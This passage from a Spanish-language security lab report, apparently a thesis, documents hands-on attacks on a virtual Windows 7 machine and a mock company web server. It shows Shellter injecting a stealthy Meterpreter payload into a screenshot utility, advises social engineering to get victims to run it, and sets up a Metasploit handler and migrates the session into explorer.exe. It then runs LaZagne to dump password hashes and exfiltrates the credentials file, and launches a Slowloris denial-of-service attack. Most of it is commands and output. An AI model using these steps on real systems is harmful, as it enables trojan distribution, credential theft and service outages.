
root@KaliLinux: # sudo apt-get install shellter
Leyendo lista de paquetes... hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no
son necesarios.
gdal-bin gdal-data gir1.2-clutter-gst-3.0 gir1.2-gtkclutter-1.0 libaec0
libarmadillo9 libarpack2 libboost-program-options1.67.0
libboost-serialization1.67.0 libboost-test1.67.0 libboost-timer1.67.0
libbcgal13 libcharls1 libcrypt2 libdap25 libdapclient6v5 libdapserver7v5
libepsilon1 libfcgi-bin libfcgi0ldbl libfreexl1 libfyba0 libgdal20
libgeotiff2 libhdf4-0-alt libhdf5-100 libice6:i386 libjaxp1.3-java
libkmlbase1 libkmlconvenience1 libkmlgeom1 libkmlengine1 libkmlregionator1
libkmlxsd1 liblwgeom-2.5-0 liblwgeom-dev libnetcdf13 libogdi3.2 libpoppler80
libpyside1.2 libqca2 libqca2-plugins libqgis-analysis2.18.25
libqgis-core2.18.25 libqgis-customwidgets libqgis-gui2.18.25
libqgis-networkanalysis2.18.25 libqgis-server2.18.25 libqgispython2.18.25
libqhull7 libqtwebkit4 libqwt6abi1 libsfcl1 libshiboken1.2v5 libsm6:i386
libspatialindex4v5 libspatialite7 libsuperlu5 libsz2 liburiparser1
libwhisker2-perl libwxgtk3.0-0v5 libxerces-c3.2 libxtst6:i386 odbcinst
odbcinst1debian2 python-backports.functools-lru-cache python-cycler
python-gdal python-kivisolver python-matplotlib python-owslib python-pyproj
python-pyside.qtc core python-pyside.qtc gui python-pyside.qtc network
python-pyside.qtc webkit python-pyspatialite python-qgis python-qgis-common

```

Fuente: El Autor

Luego de finalizada la instalación exitosa, basto con escribir *Shellter* desde la terminal, con lo cual se inició la herramienta, preguntando sobre el modo de operación, el cual se seleccionó en Automático.

Figura 19. Ejecución de Shellter en modo automático



```
Shell7er


1010101 01 10 0100110 10 01 11001001 0011101 0010001
11 10 01 00 01 01 01 10 01 10 11 10
0010011 1110001 11011 11 10 00 10011 011001
 11 00 10 01 11 01 11 01 01 11
0010010 11 00 0011010 100111 000111 00 1100011 01 10 v7.2
www.ShellterProject.com Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): A_
```

Fuente: El Autor

Seguidamente se seleccionó la ubicación del ejecutable al cual se le inyectó el código malicioso, para esto se tuvo previamente preparada la aplicación MWSnap300 que funciona para realizar capturas de pantalla en entornos Windows.

Figura 20. Inyección de código malicioso en MWSnap300



```
Shell7er Instructions: 9158 Time Elapsed: 7 secs

PE Target: /root/Escritorio/MWSnap300.exe

*****
* Backup *
*****

Backup: Shellter_Backups\MWSnap300.exe

*****
* PE Compatibility Information *
*****

Minimum Supported Windows OS: 4.0

Note: It refers to the minimum required Windows version for the target
application to run. This information is taken directly from the
PE header and might be not always accurate.
```

Fuente: El Autor

La herramienta tiene la posibilidad de habilitar un modo silencioso que consiste en realizar la instalación normal del ejecutable seleccionado, de esta manera el usuario tendrá menos sospechas de código malicioso en su aplicación. Si este modo se selecciona como deshabilitado la instalación no finalizara de forma exitosa, con lo que el usuario podría pensar que la aplicación se descargó de forma corrupta. Para este caso el modo silencioso fue habilitado.

Figura 21. Habilitación de modo silencioso en la instalación

```
*****
* First Stage Filtering *
*****

Filtering Time Approx: 0.00268 mins.

Enable Stealth Mode? (Y/N/H): Y
```

Fuente: El Autor

Una de las características más importantes y conocidas del *Metasploit Framework* es el *Payload Meterpreter_bind_TCP* que se ejecuta en memoria a bajo nivel como un proceso en el sistema víctima, haciendo que sea difícil detectarlo para un antivirus o IDS, él envió de comandos se realizó mediante un canal cifrado SSL.

Figura 22. Selección de Payload Meterpreter_bind_tcp

```
*****
* Payloads *
*****

[1] Meterpreter_Reverse_TCP    [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L

Select payload by index: 4
```

Fuente: El Autor

Se seteo la IP y puerto de la maquina local Kali Linux y seguidamente apareció el mensaje donde se confirmó la inyección.

Figura 23. Seteo de LHOST,LPORT y confirmación de Inyección

```
*****
* meterpreter_bind_tcp *
*****

SET LHOST: 192.168.153.135
SET LPORT: 2020
*****
* Verification Stage *
*****

Info: Shellter will verify that the first instruction of the
      injected code will be reached successfully.
      If polymorphic code has been added, then the first
      instruction refers to that and not to the effective
      payload.
      Max waiting time: 10 seconds.

Warning!
If the PE target spawns a child process of itself before
reaching the injection point, then the injected code will
be executed in that process. In that case Shellter won't
have any control over it during this test.
You know what you are doing, right? ;o)

Injection: Verified!

Press [Enter] to continue...
```

Fuente: El Autor

Con la inyección de código ofuscada realizada en el binario se deben usar métodos variados para lograr que la víctima ejecute la aplicación en el equipo, una de las más conocidas es el uso de ingeniería social, por ejemplo, desde una página web confiable permitir la descarga gratis de aplicaciones o ganarse la confianza de la víctima y motivarlo a que la ejecute sin levantar sospechas. Teniendo como premisa la ejecución exitosa de la aplicación infectada, desde el Metasploit Framework se seleccionó el exploit con el comando *use* especificando la ubicación del *handler* como *parámetro de entrada*: *use exploit/multi/handler*, se procedió a setear los valores de configuración para ejecutar el ataque y poner en modo escucha el equipo, quedando a la espera de la ejecución de la aplicación infectada con código malicioso.

- set LHOST 192.168.153.135
- set LPORT 2020
- set PAYLOAD windows/meterpreter/reverse_tcp

Figura 24. Seteo de parámetros para exploit handler


```
=[ metasploit v5.0.57-dev ]
+ -- --=[ 1936 exploits - 1082 auxiliary - 333 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

[*] Starting persistent handler(s)...
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.44.128
LHOST => 192.168.44.128
msf5 exploit(multi/handler) > set LPORT 2020
LPORT => 2020
msf5 exploit(multi/handler) > set RHOST 192.168.44.137
RHOST => 192.168.44.137
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf5 exploit(multi/handler) > exploit
```

Fuente: El Autor

Al instalar la aplicación infectada con la herramienta Shetter se inicia con éxito una sesión Meterpreter con la que se tiene el control del equipo, previamente desde el repositorio oficial del grupo AlessandroZ se realizó la descarga de la herramienta para recuperación de contraseñas llamada Lazagne. Se verificó la información de sesión activa mediante el comando `sessions -l` y se realizó una captura de pantalla con el comando `screenshot`.

Figura 25. Ejecución de la aplicación infectada en equipo victima




Fuente: El Autor

Figura 26. Información sobre las sesiones activas

```
meterpreter > sysinfo
Computer      : WIN-3PQKVIRFBCB
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es_ES
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > screenshot
Screenshot saved to: /root/rIRdPqFY.jpeg
```

Fuente: El Autor

Figura 27. Toma de *Screenshot* sobre el equipo victima comprometido



Fuente: El Autor

La sesión Meterpreter fue iniciada con éxito, pero existe un problema debido a que en el momento en que se termine la instalación, esta sesión también terminará. Una forma de resolver esto, fue realizando una migración a un proceso que se mantenga activo por más tiempo en el sistema, para lo cual se usó el comando *ps*,

con el que se obtuvieron los procesos activos y se seleccionó el correspondiente al Explorer de Windows con PID 2412. Al garantizar la conexión por lo menos mientras el equipo continúe encendido se pudo realizar la subida de la herramienta Lazagne.

Figura 28. Lista de procesos y migración de Meterpreter

```
meterpreter > ps

Process List
=====

PID  PPID  Name                               Arch  Session  User
---  ---  ---                               ----  -
0      0      [System Process]                  x64    0         NT AUTHORITY\SYSTEM
244    4      smss.exe                         x64    1         WIN-3PQKVIRFBCB\Jeoksw7
        C:\Windows\System32\smss.exe
2240   3588   chrome.exe                       x64    1         WIN-3PQKVIRFBCB\Jeoksw7
        C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
2404   820    dwm.exe                          x64    1         WIN-3PQKVIRFBCB\Jeoksw7
        C:\Windows\System32\dwm.exe
2412   2392   explorer.exe                     x64    1         WIN-3PQKVIRFBCB\Jeoksw7
        C:\Windows\explorer.exe
2528   480    svchost.exe                      x64    0         NT AUTHORITY\SERVICIO LOCAL
        C:\Windows\System32\svchost.exe
2596   3588   chrome.exe                       x64    1         WIN-3PQKVIRFBCB\Jeoksw7
        C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
2668   2412   vmtoolsd.exe                     x64    1         WIN-3PQKVIRFBCB\Jeoksw7
        C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2796   480    SearchIndexer.exe                x64    0         NT AUTHORITY\SYSTEM
        C:\Windows\System32\SearchIndexer.exe

meterpreter > migrate 2412
Migrating from 3680 to 2412...
Migration completed successfully.
```

Fuente: El Autor

Por último, se abrió una ventana de comandos y se ejecutó la herramienta Lazagne.exe con lo que se examinó el PC en búsqueda de todas los usuarios y contraseñas almacenadas referentes a aplicaciones web, de escritorio y aplicaciones propias del sistema como el acceso a Wifi.

Figura 29. Ejecución de Lazagne y generación de archivo de *password*

```

meterpreter > shell
Process 2128 created.
Channel 4 created.
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\Jeoksw7\Desktop>lazagne all -oN
lazagne all -oN

=====
                        The LaZagne Project
                        ! BANG BANG !
=====

[+] System masterkey decrypted for f22e410f-f947-4e08-8f2a-8f65df603f8d
[+] System masterkey decrypted for 1e582198-061f-43f1-abdf-d4e9b606b035
[+] System masterkey decrypted for 2c0f9368-e6c5-4803-a994-b25de36d2c76

##### User: SYSTEM #####

----- Hashdump passwords -----

Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
9c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
:
Jeoksw7:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
:

----- Lsa_secrets passwords -----

DPAPI_SYSTEM
0000  01 00 00 00 FB 77 AD 7D 5B 16 F6 BF 82 DC 30 18      .....w.}[.....0.
0010  9D 5D 1D 96 2E DA E0 D7 C9 D4 3A DA 73 09 49 D3      .].....:s.I.

```

Fuente: El Autor

El resultado de la ejecución del Lazagne.exe se pudo apreciar no solo con los datos mostrados en la ventana de comandos, sino también con el archivo que se generó en el directorio raíz donde se almacenaron todos los datos recopilados por el software. Como la idea era poder extraer estas credenciales de forma permanente, se realizó la descarga del archivo obtenido al equipo atacante, ubicándose previamente en el escritorio del equipo víctima con el comando *cd* y realizando la copia con el comando *download* en el cual se indicó como parámetro de entrada la dirección de destino.

Figura 30. Archivo generado con las credenciales y descarga al equipo

```
[+] da39a3ee5e6b4b0d3255bfef95601890afd80709 ok for masterkey 86135c76-042d-4776
-9500-aa37cb3d0be6
[+] da39a3ee5e6b4b0d3255bfef95601890afd80709 ok for masterkey d44e4358-371c-4713
-b19f-ead64c805ce0
[+] File written: .\credentials_05082020_210922.txt
[+] 1 passwords have been found.
For more information launch it again with the -v option

elapsed time = 40.9359998703
meterpreter > cd "C:/Users/Jeoksw7/Desktop"
meterpreter > pwd
C:\Users\Jeoksw7\Desktop
meterpreter > ls
Listing: C:\Users\Jeoksw7\Desktop
=====
Mode                Size           Type             Last modified          Name
----                -
100666/rw-rw-rw-   923            fil             2020-08-05 20:07:18 -0500 MWSnap 3.lnk
100777/rwxrwxrwx   664064         fil             2020-08-05 20:05:55 -0500 MWSnap300.exe
100666/rw-rw-rw-   1769           fil             2020-08-05 21:09:23 -0500 credentials_05082020_210922.txt
100666/rw-rw-rw-    282            fil             2019-07-13 17:37:27 -0500 desktop.ini
100777/rwxrwxrwx   6635326        fil             2020-08-05 21:08:53 -0500 lazagne.exe
meterpreter > download credentials_05082020_210922.txt
downloading: credentials_05082020_210922.txt -> credentials_05082020_210922.txt
Downloaded 1.73 KiB of 1.73 KiB (100.0%): credentials_05082020_210922.txt -> credentials_05082020_210922.txt
download : credentials_05082020_210922.txt -> credentials_05082020_210922.txt
```

Fuente: El Autor

5.1.3 Ataque de denegación de servicios: Este tipo de ataque es uno de los más conocidos y popularizado por grupos hacktivistas como Anonymous que como método de protesta frente a objetivos políticos y sociales desarrollan ataques coordinados enfocados en dar de baja el servicio web de sus objetivos, Según RPP¹⁴, como el ocurrido el pasado 15 de Junio de 2020 donde las compañías de telefonía más grandes en Estados Unidos sufrieron una caída en sus servicios durante varias horas, con lo que usuarios de Verizon, AT&T, Sprint y T-Mobile reportaron fallo en las llamadas y envío de mensajes de texto.

Elementos necesarios para el laboratorio

- Distribución Kali Linux
- Sistema Operativo Windows 7 (Maquina victima)
- XAMMP
- Metasploit framework

¹⁴ RPP, Perú, Fuego digital: Anonymous advierte sobre un ataque masivo a servidores de Estados Unidos.[en línea] RPP Noticias[Consultado el 20 de Julio de 2020]. Disponible en: <https://rpp.pe/tecnologia/mas-tecnologia/ddos-anonymous-advierte-sobre-un-ataque-masivo-a-servidores-de-estados-unidos-facebook-instagram-t-mobile-att-noticia-1273317>

- Herramienta Ettercap

Determinación de las IPs.

Para realizar el ataque el primer paso fue recopilar la mayor información del sistema a atacar, iniciando por las direcciones IP de las maquinas, desde el equipo Kali Linux se abrió una terminal y con el comando *ifconfig* se obtuvieron los datos como se muestra en la siguiente figura 31:


Figura 31. Comando ifconfig para determinar la IP en Kali Linux

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.44.128 netmask 255.255.255.0 broadcast 192.168.44.255
    inet6 fe80::20c:29ff:fe1:6fc4 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:f1:6f:c4 txqueuelen 1000 (Ethernet)
    RX packets 48539 bytes 37535024 (35.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 34396 bytes 2703304 (2.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Fuente: El Autor

Para la maquina Windows 7 el comando apropiado para determinar los datos del adaptador de ethernet conectado al área local es *ipconfig*, que se ejecuta desde la terminal cmd:

Figura 32. Ejecución del comando ipconfig en cmd de Windows



```
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\JeoksW7>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Conexión de área local:


    Sufijo DNS específico para la conexión. . . : localdomain
    Vínculo: dirección IPv6 local. . . : fe80::2502:ee3e:e5dd:124e%11
    Dirección IPv4. . . . . : 192.168.44.151
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . : 192.168.44.2
```

Fuente: El Autor

“XAMPP es una distribución de Apache completamente gratuita y fácil de instalar que contiene MariaDB, PHP y Perl. El paquete de instalación de XAMPP ha sido


diseñado para ser increíblemente fácil de instalar y usar.”¹⁵ Por esta razón fue escogido para recrear el servidor web de NOSTRADAMUS S.A.S.

Figura 33. Inicialización de servicios XAMPP



Fuente: El Autor

Figura 34. Plataforma Web Nostradamus S.A



Fuente: El Autor

¹⁵ APACHEFRIENDS, XAMPP Apache + Maria DB + PHP + Perl. [en línea]. [Consultado el 10 de Marzo de 2020]. Disponible en: <https://www.apachefriends.org/es/index.html>

Ataque usando Slowloris: Este método de ataque se realizó mediante un exploit ya incluido en el Kali Linux conocido como **slowloris**, Para esto se ejecutó el comando **msfconsole** en la terminal, abriendo así el Metasploit Framework y seguidamente se realizó la búsqueda de la ubicación y datos del exploit con el comando **search**.

Figura 35. Búsqueda del exploit slowloris

```
msf5 > search slowloris
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/http/slowloris	2009-06-17	normal	No	Slowloris Denial of Service Attack

Fuente: El Autor

Esta dirección descrita en la columna *name* fue copiada para ser usada como argumento para el comando *use* con el cual se inicializo el exploit, para explorar las diferentes opciones de configuración se usó el comando **show options**.

Figura 36. Opciones de configuración del slowloris

```
msf5 > use auxiliary/dos/http/slowloris
msf5 auxiliary(dos/http/slowloris) > show options
```

Module options (auxiliary/dos/http/slowloris):

Name	Current Setting	Required	Description
delay	15	yes	The delay between sending keep-alive headers
rand_user_agent	true	yes	Randomizes user-agent with each request
rhost		yes	The target address
rport	80	yes	The target port
sockets	150	yes	The number of sockets to use in the attack
ssl	false	yes	Negotiate SSL/TLS for outgoing connections

Fuente: El Autor

Se realizó la configuración de la dirección URL o para este caso la IP, puerto 80 correspondiente la web HTTP, *delay* en 5 y cantidad de *sockets* en 1500.

Figura 37. Seteo de valores de configuración en slowloris

```
msf5 auxiliary(dos/http/slowloris) > set rhost 192.168.44.151
rhost => 192.168.44.151
msf5 auxiliary(dos/http/slowloris) > set rport 80
rport => 80
msf5 auxiliary(dos/http/slowloris) > set delay 5
delay => 5
msf5 auxiliary(dos/http/slowloris) > set sockets 1500
sockets => 1500
```

Fuente: El Autor

Para iniciar el ataque bastó con escribir el comando **exploit** e inició el envío de paquetes erróneos al objetivo hasta lograr la saturación.

Figura 38. Ejecución de exploit Slowloris

```
msf5 auxiliary(dos/http/slowloris) > exploit

[*] Starting server...
[*] Attacking 192.168.44.151 with 1500 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 351
